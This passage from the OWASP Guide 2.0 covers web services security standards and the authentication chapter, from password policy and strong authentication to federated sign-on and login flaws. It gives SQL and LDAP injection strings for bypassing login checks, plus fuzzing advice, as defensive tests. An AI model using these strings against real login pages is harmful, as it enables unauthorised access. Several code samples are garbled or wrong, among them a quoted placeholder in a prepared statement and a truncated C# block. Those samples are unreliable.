specific and is not dictated by any standards. In the Windows universe it happens in a similar
fashion, since IIS is going to execute its access checks on the incoming HTTP calls before they
reach the ASP.NET runtime, where SOAP message is going to be further decomposed and
analyzed.

Policy Agreement

   Normally, Web Services’ communication is based on the endpoint’s public interface, defined
in its WSDL file. This descriptor has sufficient details to express SOAP binding requirements,
but it does not define any security parameters, leaving Web Service developers struggling to find
out-of-band mechanisms to determine the endpoint’s security requirements.
   To make up for these shortcomings, WS-Policy specification was conceived as a mechanism
for expressing complex policy requirements and qualities, sort of WSDL on steroids. Through
the published policy SOAP endpoints can advertise their security requirements, and their clients
can apply appropriate measures of message protection to construct the requests. The general WS-
Policy specification (actually comprised of three separate documents) also has extensions for
specific policy types, one of them – for security, WS-SecurityPolicy.
                                                  91
OWASP Guide 2.0

    If the requestor does not possess the required tokens, it can try obtaining them via trust
mechanism, using WS-Trust-enabled services, which are called to securely exchange various
token types for the requested identity.


Figure 3. Using Trust service

    Unfortunately, both WS-Policy and WS-Trust specifications have not been submitted for
standardization to public bodies, and their development is progressing via private collaboration
of several companies, although it was opened up for other participants as well. As a positive
factor, there have been several interoperability events conducted for these specifications, so the
development process of these critical links in the Web Services’ security infrastructure is not a
complete black box.

Forming Web Service Chains

    Many existing or planned implementations of SOA or B2B systems rely on dynamic chains
of Web Services for accomplishing various business specific tasks, from taking the orders
through manufacturing and up to the distribution process.


Figure 4: Service chain

    This is in theory. In practice, there are a lot of obstacles hidden among the way, and one of
the major ones among them – security concerns about publicly exposing processing functions to
intra- or Internet-based clients.
    Here is just a few of the issues that hamper Web Services interaction – incompatible
authentication and authorization models for users, amount of trust between services themselves
and ways of establishing such trust, maintaining secure connections, and synchronization of user


                                                    92
OWASP Guide 2.0


directories or otherwise exchanging users’ attributes. These issues will be briefly tackled in the
following paragraphs.

Incompatible user access control models

   As explained earlier, in section 0, Web Services themselves do not include separate
extensions for access control, relying instead on the existing security framework. What they do
provide, however, are mechanisms for discovering and describing security requirements of a
SOAP service (via WS-Policy), and for obtaining appropriate security credentials via WS-Trust
based services.

Service trust

   In order to establish mutual trust between client and service, they have to satisfy each other’s
policy requirements. A simple and popular model is mutual certificate authentication via SSL,
but it is not scalable for open service models, and supports only one authentication type. Services
that require more flexibility have to use pretty much the same access control mechanisms as with
users to establish each other’s identities prior to engaging in a conversation.

Secure connections

   Once trust is established it would be impractical to require its confirmation on each
interaction. Instead, a secure client-server link is formed and maintained all time while client’s
session is active. Again, the most popular mechanism today for maintaining such link is SSL, but
it is not a Web Service-specific mechanism, and it has a number of shortcomings when applied
to SOAP communication, as explained in 0.

Synchronization of user directories

   This is a very acute problem when dealing with cross-domain applications, as users’
population tends to change frequently among different domains. So, how does a service in
domain B decide whether it is going to trust user’s claim that he has been already authenticated
in domain A? There exist different aspects of this problem. First – a common SSO mechanism,
which implies that a user is known in both domains (through synchronization, or by some other
means), and authentication tokens from one domain are acceptable in another. In Web Services
world, this would be accomplished by passing around a SAML or Kerberos token for a user.


                                                  93
OWASP Guide 2.0

Domain federation

   Another aspect of the problem is when users are not shared across domains, but merely the
fact that a user with certain ID has successfully authenticated in another domain, as would be the
case with several large corporations, which would like to form a partnership, but would be
reluctant to share customers’ details. The decision to accept this request is then based on the
inter-domain procedures, establishing special trust relationships and allowing for exchanging
such opaque tokens, which would be an example of Federation relationships. Of those efforts,
most notable example is Liberty Alliance project, which is now being used as a basis for SAML
2.0 specifications. The work in this area is still far from being completed, and most of the
existing deployments are nothing more than POC or internal pilot projects than to real cross-
companies deployments, although LA’s website does list some case studies of large-scale
projects.

Available Implementations

   It is important to realize from the beginning that no security standard by itself is going to
provide security to the message exchanges – it is the installed implementations, which will be
assessing conformance of the incoming SOAP messages to the applicable standards, as well as
appropriately securing the outgoing messages.

.NET – Web Service Extensions

   Since new standards are being developed at a rather quick pace, .NET platform is not trying
to catch up immediately, but uses Web Service Extensions (WSE) instead. WSE, currently at the
version 2.0, adds development and runtime support for the latest Web Service security standards
to the platform and development tools, even while they are still “work in progress”. Once
standards mature, their support is incorporated into new releases of the .NET platform, which is
what is going to happen when .NET 2.0 finally sees the world. The next release of WSE, 3.0, is
going to coincide with VS.2005 release and will take advantages of the latest innovations of
.NET 2.0 platform in messaging and Web Application areas.
   Considering that Microsoft is one of the most active players in the Web Service security area
and recognizing its influence in the industry, its WSE implementation is probably one of the
most complete and up to date, and it is strongly advisable to run at least a quick interoperability
check with WSE-secured .NET Web Service clients. If you have a Java-based Web Service, and
the interoperability is a requirement (which is usually the case), in addition to the questions of

                                                    94
OWASP Guide 2.0


security testing one needs to keep in mind the basic interoperability between Java and .NET Web
Service data structures.
   This is especially important since current versions of .NET Web Service tools frequently do
not cleanly handle WS-Security’s and related XML schemas as published by OASIS, so some
creativity on the part of a Web Service designer is needed. That said – WSE package itself
contains very rich and well-structured functionality, which can be utilized both with ASP.NET-
based and standalone Web Service clients to check incoming SOAP messages and secure
outgoing ones at the infrastructure level, relieving Web Service programmers from knowing
these details. Among other things, WSE 2.0 supports the most recent set of WS-Policy and WS-
Security profiles, providing for basic message security and WS-Trust with WS-
SecureConversation. Those are needed for establishing secure exchanges and sessions - similar
to what SSL does at the transport level, but applied to message-based communication.

Java toolkits

   Most of the publicly available Java toolkits work at the level of XML security, i.e. XML-dsig
and XML-enc – such as IBM’s XML Security Suite and Apache’s XML Security project. Java’s
JSR 105 and JSR 106 (still not finalized) define Java bindings for signatures and encryption,
which will allow plugging the implementations as JCA providers once work on those JSRs is
completed.
   Moving one level up, to address Web Services themselves, the picture becomes muddier – at
the moment, there are many implementations in various stages of incompleteness. For instance,
Apache is currently working on the WSS4J project, which is moving rather slowly, and there is
commercial software package from Phaos (now owned by Oracle), which suffers from a lot of
implementation problems.
   A popular choice among Web Service developers today is Sun’s JWSDP, which includes
support for Web Service security. However, its support for Web Service security specifications
in the version 1.5 is only limited to implementation of the core WSS standard with username and
X.509 certificate profiles. Security features are implemented as part of the JAX-RPC framework
and configuration-driven, which allows for clean separation from the Web Service’s
implementation.


                                                95
OWASP Guide 2.0

Hardware, software systems

   This category includes complete systems, rather than toolkits or frameworks. On one hand,
they usually provide rich functionality right off the shelf, on the other hand – its usage model is
rigidly constrained by the solution’s architecture and implementation. This is in contrast to the
toolkits, which do not provide any services by themselves, but handing system developers
necessary tools to include the desired Web Service security features in their products… or to
shoot themselves in the foot by applying them inappropriately.
   These systems can be used at the infrastructure layer to verify incoming messages against the
effective policy, check signatures, tokens, etc, before passing them on to the target Web Service.
When applied to the outgoing SOAP messages, they act as a proxy, now altering the messages to
decorate with the required security elements, sign and/or encrypt them.
   Software systems are characterized by significant configuration flexibility, but comparatively
slow processing. On the bright side, they often provide high level of integration with the existing
enterprise infrastructure, relying on the back-end user and policy stores to look at the credentials,
extracted from the WSS header, from the broader perspective. An example of such service is
TransactionMinder from the former Netegrity – a Policy Enforcement Point for Web Services
behind it, layered on top of the Policy Server, which makes policy decisions by checking the
extracted credentials against the configured stores and policies.
   For hardware systems, performance is the key – they have already broken gigabyte
processing threshold, and allow for real-time processing of huge documents, decorated according
to the variety of the latest Web Service security standards, not only WSS. The usage simplicity is
another attractive point of those systems - in the most trivial cases, the hardware box may be
literally dropped in, plugged, and be used right away. These qualities come with a price, however
– this performance and simplicity can be achieved as long as the user stays within the pre-
configured confines of the hardware box. The moment he tries to integrate with the back-end
stores via callbacks (for those solutions that have this capability, since not all of them do), most
of the advantages are lost. As an example of such hardware device, DataPower provides a nice
XS40 XML Security Gateway, which acts both as the inbound firewall and the outbound proxy
to handle XML traffic in real time.


                                                    96
OWASP Guide 2.0


Problems

   As is probably clear from the previous sections, Web Services are still experiencing a lot of
turbulence, and it will take a while before they can really catch on. Here is a brief look at what
problems surround currently existing security standards and their implementations.

Immaturity of the standards

   Most of the standards are either very recent (couple years old at most), or still being
developed. Although standards development is done in committees, which, presumably, reduces
risks by going through an exhaustive reviewing and commenting process, some error scenarios
still slip in periodically, as no theory can possibly match the testing resulting from pounding by
thousands of developers working in the real field.
   Additionally, it does not help that for political reasons some of this standards are withheld
from public process, which is the case with many standards from the WSA arena (see 0), or that
some of the efforts are duplicated, as was the case with LA and WS-Federation specifications.

Performance

   XML parsing is a slow task, which is an accepted reality, and SOAP processing slows it
down even more. Now, with expensive cryptographic and textual conversion operations thrown
into the mix, these tasks become a performance bottleneck, even with the latest crypto- and
XML-processing hardware solutions offered today. All of the products currently on the market
are facing this issue, and they are trying to resolve it with varying degrees of success.
   Hardware solutions, while substantially (by orders of magnitude) improving the performance,
can not always be used as an optimal solution, as they can not be easily integrated with the
already existing back-end software infrastructure, at least – not without making performance
sacrifices. Another consideration whether hardware-based systems are the right solution – they
are usually highly specialized in what they are doing, while modern Application Servers and
security frameworks can usually offer a much greater variety of protection mechanisms,
protecting not only Web Services, but also other deployed applications in a uniform and
consistent way.

Complexity and interoperability

   As could be deduced from the previous sections, Web Service security standards are fairly
complex, and have very steep learning curve associated with them. Most of the current products,

                                                  97
OWASP Guide 2.0

dealing with Web Service security, suffer from very mediocre usability due to the complexity of
the underlying infrastructure. Configuring all different policies, identities, keys, and protocols
takes a lot of time and good understanding of the involved technologies, as most of the times
errors that end users are seeing have very cryptic and misleading descriptions.
   In order to help administrators and reduce security risks from service misconfigurations,
many companies develop policy templates, which group together best practices for protecting
incoming and outgoing SOAP messages. Unfortunately, this work is not currently on the radar of
any of the standard’s bodies, so it appears unlikely that such templates will be released for public
use any time soon. Closest to this effort may be WS-I’s Basic Security Profile (BSP), which tries
to define the rules for better interoperability among Web Services, using a subset of common
security features from various security standards like WSS. However, this work is not aimed at
supplying the administrators with ready for deployment security templates matching the most
popular business use cases, but rather at establishing the least common denominator.

Key management

   Key management usually lies at the foundation of any other security activity, as most
protection mechanisms rely on cryptographic keys one way or another. While Web Services have
XKMS protocol for key distribution, local key management still presents a huge challenge in
most cases, since PKI mechanism has a lot of well-documented deployment and usability issues.
Those systems that opt to use homegrown mechanisms for key management run significant risks
in many cases, since questions of storing, updating, and recovering secret and private keys more
often than not are not adequately addressed in such solutions.


                                                    98
OWASP Guide 2.0


Further Reading

   •   Piliptchouk, D., WS-Security in the Enterprise, O’Reilly ONJava
       http://www.onjava.com/pub/a/onjava/2005/02/09/wssecurity.html
       http://www.onjava.com/pub/a/onjava/2005/03/30/wssecurity2.html

   •   WS-Security OASIS site
       http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wss

   •   Microsoft, What’s new with WSE 3.0
       http://msdn.microsoft.com/webservices/webservices/building/wse/default.aspx?pull=/libr
       ary/en-us/dnwse/html/newwse3.asp

   •   Eoin Keary, Preventing DOS attacks on web services
       https://www.threatsandcountermeasures.com/wiki/default.aspx/ThreatsAndCountermeasu
       resCommunityKB.PreventingDOSAttacksOnWebServices


                                              99
OWASP Guide 2.0


Secure Coding Guidelines


                           100
OWASP Guide 2.0


Authentication

Objective

   To provide secure authentication services to web applications, by:
   •   Tying an system identity to an individual user by the use of a credential
   •   Providing reasonable authentication controls as per the application’s risk
   •   Denying access to attackers who use various methods to attack the authentication system

Environments Affected

   All.

Relevant COBIT Topics

   DS5 – All sections should be reviewed. This section covers nearly all COBIT detailed
control objectives.


                                               101
OWASP Guide 2.0

Best Practices

   •   Authentication is only as strong as your user management processes, and in
       particular the user issuance and evidence of identity policies. The stronger the
       requirement for non-repudiation, the more expensive the process.

   •   Use the most appropriate form of authentication suitable for your asset
       classification. For example, username and password is suitable for low value systems
       such as blogs and forums, SMS challenge response is suitable for low value e-commerce
       systems (in 2005), whilst transaction signing is suitable for high value systems such as
       high value e-commerce (all e-commerce sites should consider it by 2007), banking and
       trading systems.

   •   Re-authenticate the user for high value transactions and access to protected areas
       (such as changing from user to administrative level access)

   •   Authenticate the transaction, not the user. Phishers rely on poorly implemented user
       authentication schemes

   •   Passwords are trivially broken and are unsuitable for high value systems. Therefore,
       the controls should reflect this. Any password less than 16 characters in length can be
       brute forced in less than two weeks, so set your password policy to be reasonable:
           1. Train your users as to suitable password construction
           2. Allow your users to write down their passwords as long as they keep them safe
           3. Encourage users to use pass phrases instead of passwords

           4. Relax password expiry requirements upon the strength of the password chosen –
               passwords between 8 and 16 that cannot be easily cracked should have an expiry
               of no less than 30 days, and pass phrases above 16 characters probably do not
               need a hard expiry limit, but a gentle reminder after (say) 90 days instead.

Common web authentication techniques

Basic and Digest authentication

   Nearly all web and application servers support the use of basic and digest authentication.
This requires the web browser to put up a dialog box to take the user’s name and password, and
send them through to the web server, which then processes them against its own user database, or
in the case of IIS, against Active Directory.

                                                   102
OWASP Guide 2.0


   •   Basic authentication sends the credential in the clear. It should not be used unless in
       combination with SSL
   •   HTTP 1.0 Digest authentication only obfuscates the password. It should not be used.

   •   HTTP 1.1 Digest authentication uses a challenge response mechanism, which is
       reasonably safe for low value applications.

   The primary reason against the use of basic or digest authentication is due to:
   •   Insecure transmission of credentials
   •   Both forms of authentication suffer from replay and man-in-the middle attacks
   •   Both require SSL to provide any form of confidentiality and integrity
   •   The user interface is reasonably ugly
   •   Does not provide a great deal of control to the end application.

   This is not to say that basic or digest authentication is not useful. It can be used to shield
development sites against casual use or to protect low value administrative interfaces, but other
than that, this form of authentication is not recommended.

Forms based authentication

   Forms based authentication provides the web application designer the most control over the
user interface, and thus it is widely used.
   Forms based authentication requires the application to do a fair amount of work to implement
authentication and authorization. Rarely do web applications get it right. The sections on how to
determine if you are vulnerable have upwards of 15 specific controls to check, and this is the
minimum required to authenticate with some safety.
   If at all possible, if you choose to use forms based authentication, try to re-use a trusted
access control component rather than writing your own.
   Forms based authentication suffers from:


                                                 103
OWASP Guide 2.0

       •    Replay attacks
       •    Man in the middle attacks
       •    Clear text credentials
       •    Luring attacks
       •    Weak password controls

       And many other attacks as documented in the “How to determine if you are vulnerable”
       It is vital that you protect login interchanges using SSL, and implement as many controls as
possible. A primary issue for web application designers is the cost to implement these controls
when the value of the data being protected is not high. A balance needs to be struck to ensure
that security concerns do not outweigh a complex authentication scheme.

Integrated authentication

       Integrated authentication is most commonly seen in intranet applications using Microsoft IIS
web server and ASP.NET applications. Most other web servers do not offer this choice.
Although it can be secure1 – on a par with client-side certificate authentication due to the use of
Kerberos-based Active Directory integration (which means no credentials need to be stored by
the application or typed by the user), it is not common on Internet facing applications.
       If you are developing an Intranet application and your development environment supports
integrated authentication, you should use it. It means less work for you to develop authentication
and authorization controls, one less credential for users to remember, and you can re-use pre-
existing authentication and authorization infrastructure.

Certificate based authentication

       Certificate based authentication is widely implemented in many web and application servers.
The web site issues certificates (or attempts to trust externally issued certificates). The public
certificates are loaded into the web server’s authentication database, and compared with an
offering from incoming browser sessions. If the certificates match up, the user is authenticated.
       The quality of authentication is directly related to the quality of the public key infrastructure
used to issue certificates. A certificate issued to anyone who asks for them is not as trustworthy
as certificates issued after seeing three forms of photo identification (such as passport, driver’s
license or national identification card).

1
    Please review the Klein’s NTLM paper in the references section of this chapter

                                                                      104
OWASP Guide 2.0


   There are some drawbacks to certificate-based logon:
   •   Many users share PC’s and they need to have bring their certificates along with them.
       This is non-trivial if the user had the application install the certificate for them – most
       users are completely unaware of how to export and import certificates
   •   The management of certificates on a browser is non-trivial in many instances

   •   Certificate revocation with self-issued certificates is almost impossible in extranet
       environments

   •   Trust of “private” certificate servers requires end-user trust decisions, such as importing
       root CA certificates, which end users are probably not qualified to make this trust
       decision

   •   The cost of certificates and their part in the business model of public certificate
       companies is not related to the cost of provision, and thus it is expensive to maintain a
       public certificate database with a large number of users

   Coupled with the poor management of many CA’s, particularly regarding certificate renewal,
certificate-based logon has almost always failed. A good example is Telstra’s online billing
service. At one stage, only digital certificates were acceptable. Now, this option is being retired.

Strong Authentication

   Strong authentication (such as tokens, certificates, etc) provides a higher level of security
than username and passwords. The generalized form of strong authentication is “something you
know, something you hold”. Therefore, anything that requires a secret (the “something you
know”) and authenticator like a token, USB fob, or certificate (the “something you hold”) is a
stronger control than username and passwords (which is just “something you know”) or
biometrics (“something you are”).

When to use strong authentication

   Certain applications should use strong authentication:


                                                 105
OWASP Guide 2.0

   •   For high value transactions
   •   where privacy is a strong or legally compelled consideration (such as health records,
       government records, etc)

   •   where audit trails are legally mandated and require a strong association between a person
       and the audit trail, such as banking applications
   •   Administrative access for high value or high risk systems

What does high risk mean?

   Every organization has a certain threshold for risk, which can range from complete ignorance
of risk all the way through to paranoia.
   For example, forum software discussing gardening does not require strong authentication,
whereas administrative access to a financial application processing millions of dollars of
transactions daily should be mandated to use strong authentication.

Biometrics are not strong authentication … by themselves

   Biometrics can be the “something you hold”, but they do not replace the “something you
know”. You should always use biometrics along with username and passwords, as otherwise, it
significantly weakens the trust in the authentication mechanism.
    Biometrics are not as strong as other forms of strong authentication for remotely accessible
web applications because:
   The devices are in the control of the attacker – and most low end biometric devices are not
tamperproof nor do they have strong replay protection
   Remote enrollment cannot be trusted – users might substitute others, enroll a glass eye, or a
picture out of a magazine
   The biometric features being measured cannot be revoked – you only have two eyes, ten
fingers and one face. This is a deadly combination for high value systems – attackers have
previously shown they will cut off fingers to obtain a car. Biometrics are thus too risky for high
value systems
   The biometric features being measured do not change – USB keys with inbuilt crypto engines
and other fobs have a pseudo-random output that changes every 30 seconds. Distinguishing
features such as loops and whirls do not
   High false positive rates compared to the cost of the authentication mechanism. With other
forms of strong authentication, there are no false accepts
                                                   106
OWASP Guide 2.0


   Most consumer biometric devices are easily spoofed or subject to replay attacks. The more
expensive devices are not necessarily much better than their affordable counterparts, but for the
same price as a high end biometric device, you can own 50 or 60 fobs and upwards of 1000
smart cards.
   When used in a single factor authentication method (for example, just a thumbprint with no
username or password), biometrics are the weakest form of authentication available and are
unsuitable for even moderate risk applications. Such usage should be restricted to devices the
user owns without sensitive or risky data.

Relative strengths and uses of strong authentication

   One-time passwords
   One time password fobs are cheap – many can be obtained for as little as $5-10, but they
only protect against password replay. One time password fobs usually have a number displayed
on a screen, and the user will type in their username, pass phrase and the one time password.
   One time passwords do not help with man-in-the-middle attacks and as they do not present
any details of the use to the user, so spoofed web sites could collect a one time password and log
on as the user and perform a transaction.
   Soft certificates
   Soft certificates (also known as client-side certificate authentication) are a little stronger than
passwords, but suffer from the same problems as passwords and any authentication method
which automatically processes credentials.
   Connected hard certificates
   USB, PC Card, or otherwise connected tokens which can be programmatically interrogated
by the user’s system seem like the best way to store a credential. Although they typically protect
against unauthorized duplication of the credential and tampering of the algorithm, as the device
is connected to an untrusted host, the hard certificate might be used by an attacker’s site directly,
bypassing the otherwise robust authentication mechanism provided.
   Most tokens pop up a window that asks the user for permission to supply the credential. An
attacker could pop up a similar window, obtain the authentication blob, and forward it to the real
system whilst performing an entirely different transaction. This attack works due to two reasons:


                                                 107
OWASP Guide 2.0

   •   Chrome on authentication request window – the pop up has no clear relationship between
       application and authentication. This is a problem with all Javascript alerts, and not unique
       to this functionality
   •   User brain bypass – most users familiar with an application will simply agree to a dialog
       they see all the time. As long as the attacker makes a good facsimile of the authentication
       approval window, they will agree to it
   Many other issues surround connected devices, including desktop support issues if the
drivers for the hard certificate interfere with the operation of the user’s computer.
   Connected devices are suitable for trusted internal access, and closed and trusted user
communities.
   Challenge Response
   Challenge response tokens work by taking a value (challenge) from the system and
processing them in a cryptographically secure fashion to derive a result.
   Challenge response calculators have a keypad, and therefore the password is usually
considered to the be the PIN required to access the calculator. The user enters their username and
response into the system, which is verified by the authentication server.
   Although protecting against replay attacks, challenge response tokens suffer from
authentication disconnection issue discussed above. The user is approving something, but it is
not clear what.
   SMS Challenge Response
   SMS challenge works in countries with a high penetration of text message capable mobile
phones. The typical method is to enrol the user in a trusted fashion, registering their mobile
phone number. When an authentication or transaction signing is required, the application sends
the user a transaction number to their mobile phone, hopefully with some surrounding text to
verify what is being signed (such as the reference ID of the transaction).
   Problems with SMS challenge response include:


                                                    108
OWASP Guide 2.0


   •   It’s a public path; do not send sensitive information with the challenge

   •   If sending the transaction amount, the user may trust this figure, but an attacker may send
       the user one figure and approve another

   •   You are not the only source of SMS messages; the user can not verify the source of the
       SMS beyond only expecting them when they are using the system

   Despite this, SMS challenge response is significantly stronger than username and password
with minimal cost overheads.
   Transaction Signing
   Transaction signing is performed by offline challenge response calculators. The user will be
presented with various items to enter into the calculator, and it will calculate a response based
upon these inputs. This is the strongest form of authentication as the user has to enter the
transaction details – any other transaction will fail to produce a suitable response. This type of
authentication has strong non-repudiation properties, is robust against man in the middle attacks,
cannot be replayed, and is robust against differing transaction limits.
   For the best effect, at least the following should be stirred into the challenge:
   •   Reference ID
   •   From account
   •   Amount of the transaction

   The tokens are usually date and time based, so there’s only a little to be gained by entering
the transaction date. The downsides of these tokens are
   •   It can take up to 20 to 40 keystrokes to complete a transaction, which is problematic if the
       user has to approve each and every transaction

   •   If a token is connected to the user’s computer or uses some form of automated entry,
       although the human factors are better (no details to enter), the non-repudiation property is
       removed as the user no longer is required to think about the value of the transaction –
       they just approve the signing window, which is no better than a soft-certificate.

   Therefore, although most of the calculators for transaction signing allow connection to the
client computer, this functionality should not be used or made available.
   Although transaction signing calculators and EMV (smart card) style calculators are identical
in functionality from the application’s point of view, they have different values to the user. A

                                                 109
OWASP Guide 2.0

calculator will be left on a desk for all to see, whereas an EMV smartcard masquerading as the
user’s corporate credit card has the appropriate value to the user – they will not leave them on the
desk or in their unlocked drawer. The value of the system should decide which type of
transaction signing token is provided to the user.

Challenges to using strong authentication

   Most common application frameworks are difficult to integrate with strong authentication
mechanisms, with the possible exception of certificate-based logon, which is supported by J2EE
and .NET.
   Your code must be integrated with an authentication server, and implicitly trust the results it
issues. You should carefully consider how you integrate your application with your chosen
mechanism to ensure it is robust against injection, replay and tampering attacks.
   Many organizations are wary of strong authentication options are they are perceived to be
“expensive”. They are, but so are passwords. The costs of user management are not usually
related to the cost of the authentication infrastructure, but relate instead to the issuance and
maintenance of the user records. If you need to have strong non-repudiation the most formidable
and costly aspect of user management is enrolment, maintenance and de-enrolment. Simply
sending any user who asks for an account a token or certificate provides no certainty that the user
is who they say they are. A robust trusted enrolment path is required to ensure that the
authentication system is “strong”.

Federated Authentication

   Federated authentication allows you to outsource your user database to a third party, or to run
many sites with a single sign on approach. The primary business reason for federated security is
that users only have to sign on once, and all sites that support that authentication realm can trust
the sign-on token and thus trust the user and provide personalized services.
   Advantages of federated authentication:
   •   Reduce the total number of credentials your users have to remember

   •   Your site(s) are part of a large trading partnership, such as an extranet procurement
       network
   •   Would like to provide personalized services to otherwise anonymous users.
   You should not use federated authentication unless:


                                                     110
OWASP Guide 2.0


   •   You trust the authentication provider
   •   Your privacy compliance requirements are met by the authentication provider

The Laws of Identity

   Kim Cameron, Identity Architect of Microsoft has established a group blog focusing on the
risks surrounding federated identity schemes. The blog established a set of papers, with seven
laws of identity. These are:


                                               111
OWASP Guide 2.0

           1. User Control and Consent: Digital identity systems must only reveal
                  information identifying a user with the user's consent.

           2. Limited Disclosure for Limited Use: The solution which discloses the least
                  identifying information and best limits its use is the most stable, long-term
                  solution.
           3. The Law of Fewest Parties: Digital identity systems must limit disclosure of
                  identifying information to parties having a necessary and justifiable place in a
                  given identity relationship.
           4. Directed Identity: A universal identity metasystem must support both
                  "omnidirectional" identifiers for use by public entities and "unidirectional"
                  identifiers for private entities, thus facilitating discovery while preventing
                  unnecessary release of correlation handles.

           5. Pluralism of Operators and Technologies: A universal identity metasystem
                  must channel and enable the interworking of multiple identity technologies run by
                  multiple identity providers.

           6. Human Integration: A unifying identity metasystem must define the human user
                  as a component integrated through protected and unambiguous human-machine
                  communications.
           7.     Consistent Experience Across Contexts: A unifying identity metasystem must
                  provide a simple consistent experience while enabling separation of contexts
                  through multiple operators and technologies.
                  Source: http://www.identityblog.com/stories/2005/05/13/TheLawsOfIdentity.html

   It is unclear at the time of writing if these “laws” will end up changing the identity landscape,
but many of the issues discussed in the laws should be considered by implementers of federated
authentication.

SAML

   SAML is a part of the Liberty Alliance’s mechanism to provide federated authentication,
although it is not just for federated authentication.
   At the time of writing, there is no direct support for SAML in any major off-the-shelf
application framework (J2EE, PHP, or .NET). Third party libraries, including open source


                                                             112
OWASP Guide 2.0


implementations, are available for J2EE. Microsoft has (very) limited support for SAML in the
Web Services Enhancement 2.0 SP2, which requires .NET Framework 1.1.
    For more details on how the SAML protocol works, see the Web Services chapter.

Microsoft Passport

    Microsoft Passport is an example of federated authentication, used for Hotmail, delivery of
software, instant messaging, and for a time, by partners such as eBay. Microsoft’s .NET
framework supports Passport sign-on. There is limited support for other platforms. However,
Microsoft has withdrawn partner Passport usage, so using Passport is no longer available and is
not discussed further.

Considerations

    There is limited take up of federated sign on at the moment, and unless your business
requirements state that you need to support single-sign on with many different bodies, you
should avoid the use of federated sign-on.

Client side authentication controls

    Client-side validation (usually written in JavaScript) is a good control to provide immediate
feedback for users if they violate business rules and to lighten the load of the web server.
However, client-side validation is trivially bypassed.

How to determine if you are vulnerable

    To test, reduce the login page to just a basic form as a local static HTML file, with a POST
action against the target web server.
    You are now free to violate client-side input validation. This form is also much easier to use
with automated attack tools.

How to protect yourself

    To protect your application, ensure that every validation and account policy / business rule is
checked on the server-side.
    For example, if you do not allow blank passwords (and you shouldn’t), this should be tested
at the least on the server-side, and optionally on the client-side. This goes for “change password”
features, as well.
    For more information, please read the Validation section in this book.

                                                 113
OWASP Guide 2.0

Positive Authentication

    Unfortunately, a generic good design pattern for authentication does not fit all cases.
However, some designs are better than others. If an application uses the following pseudo-code
to authenticate users, any form of fall through will end up with the user being authenticated due
to the false assumption that users mostly get authentication right:
bAuthenticated := true
try {
userrecord := fetch_record(username)

if userrecord[username].password != sPassword then
bAuthenticated := false

end if
if userrecord[username].locked == true then

         bAuthenticated := false
end if
         …
}
catch {
         // perform exception handling, but continue

}

How to determine if you are vulnerable

    To test, try forcing the authentication mechanism to fail.
    If a positive authentication algorithm is in place, it is likely that any failure or part failure will
end up allowing access to other parts of the application. In particular, test any cookies, headers,
or form or hidden form fields extensively. Play around with sign, type, length, and syntax. Inject
NULL, Unicode and CRLF, and test for XSS and SQL injections. See if race conditions can be
exploited by single stepping two browsers using a JavaScript debugger.

How to protect yourself

    The mitigation to positive authentication is simple: force negative authentication at every
step:
bAuthenticated := false
securityRole := null
try {

                                                      114
OWASP Guide 2.0


userrecord := fetch_record(username)
if userrecord[username].password != sPassword then
         throw noAuthentication
end if
if userrecord[username].locked == true then
         throw noAuthentication
end if
if userrecord[username].securityRole == null or banned then
         throw noAuthentication
end if


         … other checks …
bAuthenticated := true
securityRole := userrecord[username].securityRole
}
catch {

bAuthenticated := false
securityRole := null


// perform error handling, and stop

}
return bAuthenticated


    By asserting that authentication is true and applying the security role right at the end of the
try block stops authentication fully and forcefully.

Multiple Key Lookups

    Code that uses multiple keys to look up user records can lead to problems with SQL or
LDAP injection. For example, if both the username and password are used as the keys to finding
user records, and SQL or LDAP injection is not checked, the risk is that either field can be
abused.
    For example, if you want to pick the first user with the password “password”, bypass the
username field. Alternatively, as most SQL lookup queries are written as “select * from table


                                                 115
OWASP Guide 2.0

where username = username and password = password, this knowledge may be used by an
attacker to simply log on with no password (ie truncating the query to “select * from
username=’username’; -- and password = ‘don’t care’’”). If username is unique, it is the key.

How to determine if you are vulnerable

   Your application is at risk if all of the following are true:
   •   More than just the username is used in the lookup query
   •   The fields used in the lookup query (eg, username and password) are unescaped and can
       be used for SQL or LDAP injection
   To test this, try:
   •   Performing a SQL injection (or LDAP injection) against the login page, masking out one
       field by making it assert to true:
Login: a’ or ‘1’=’1

Password: password
Login: a)(|(objectclass=*)

Password: password

   If the above works, you’ll authenticate with the first account with the password “password”,
or generate an error that may lead to further breaks. You’d be surprised how often it works.

How to protect yourself

   •   Strongly test and reject, or at worst sanitize - usernames suitable for your user store (ie
       aim to escape SQL or LDAP meta characters)
   •   Only use the username as the key for queries
   •   Check that only zero or one record is returned

       Ja va

       public static bool isUsernameValid(string username) {
       RegEx r = new Regex(“^[A-Za-z0-9]{16}$”);
       return r.isMatch(username);

       }


       // java.sql.Connection conn is set elsewhere for brevity.


                                                    116
OWASP Guide 2.0


PreparedStatement ps = null;
RecordSet rs = null;


try {
isSafe(pUsername);

ps = conn.prepareStatement(“SELECT * FROM user_table WHERE username =
‘?’”);
ps.setString(1, pUsername);
rs = ps.execute();
if ( rs.next() ) {

// do the work of making the user record active in some way
}
}
catch (…) {

…
}

.NE T ( C#)

public static bool isUsernameValid(string username) {
RegEx r = new Regex(“^[A-Za-z0-9]{16}$”);
Return r.isMatch(username);
}


…
try {

string selectString = " SELECT * FROM user_table WHERE username =
@userID”;

// SqlConnection conn is set and opened elsewhere for brevity.
SqlCommand cmd = new SqlCommand(selectString, conn);
if ( isUsernameValid(pUsername) ) {
cmd.Parameters.Add("@userID", SqlDbType.VarChar, 16).Value = pUsername;


SqlDataReader myReader = cmd.ExecuteReader();


                                117
OWASP Guide 2.0

        If ( myReader.

        // do the work of making the user record active in some way.
        myReader.Close();
        }
        catch (…) {
        …
        }

            PHP
            if ( $_SERVER[‘HTTP_REFERER’] != ‘http://www.example.com/index.php’ ) {
                throw …
            }


Referer Checks

    Referer is an optional HTTP header field that normally contains the previous location (ie the
referrer) from which the browser came from. As the attacker can trivially change it, the referrer
must be treated with caution, as attackers are more likely to use the correct referrer to bypass
controls in your application than to use invalid or damaging content.
    In general, applications are better off if they do not contain any referrer code.

How to determine if you are vulnerable

    The vulnerability comes in several parts:
    •   Does your code check the referrer? If so, is it completely necessary?
    •   Is the referrer code simple and robust against all forms of user attack?
    •   If you use it to construct URLs? Don’t as it’s nearly impossible test all valid URLs

    For example, if login.jsp can only be invoked from http://www.example.com/index.jsp, the
referrer should check that the referrer is this value.

How to protect yourself

    For the most part, using the referer field is not desirable as it so easily modified or spoofed
by attackers. Little to no trust can be assigned to its value, and it can be hard to sanitize and use
properly.

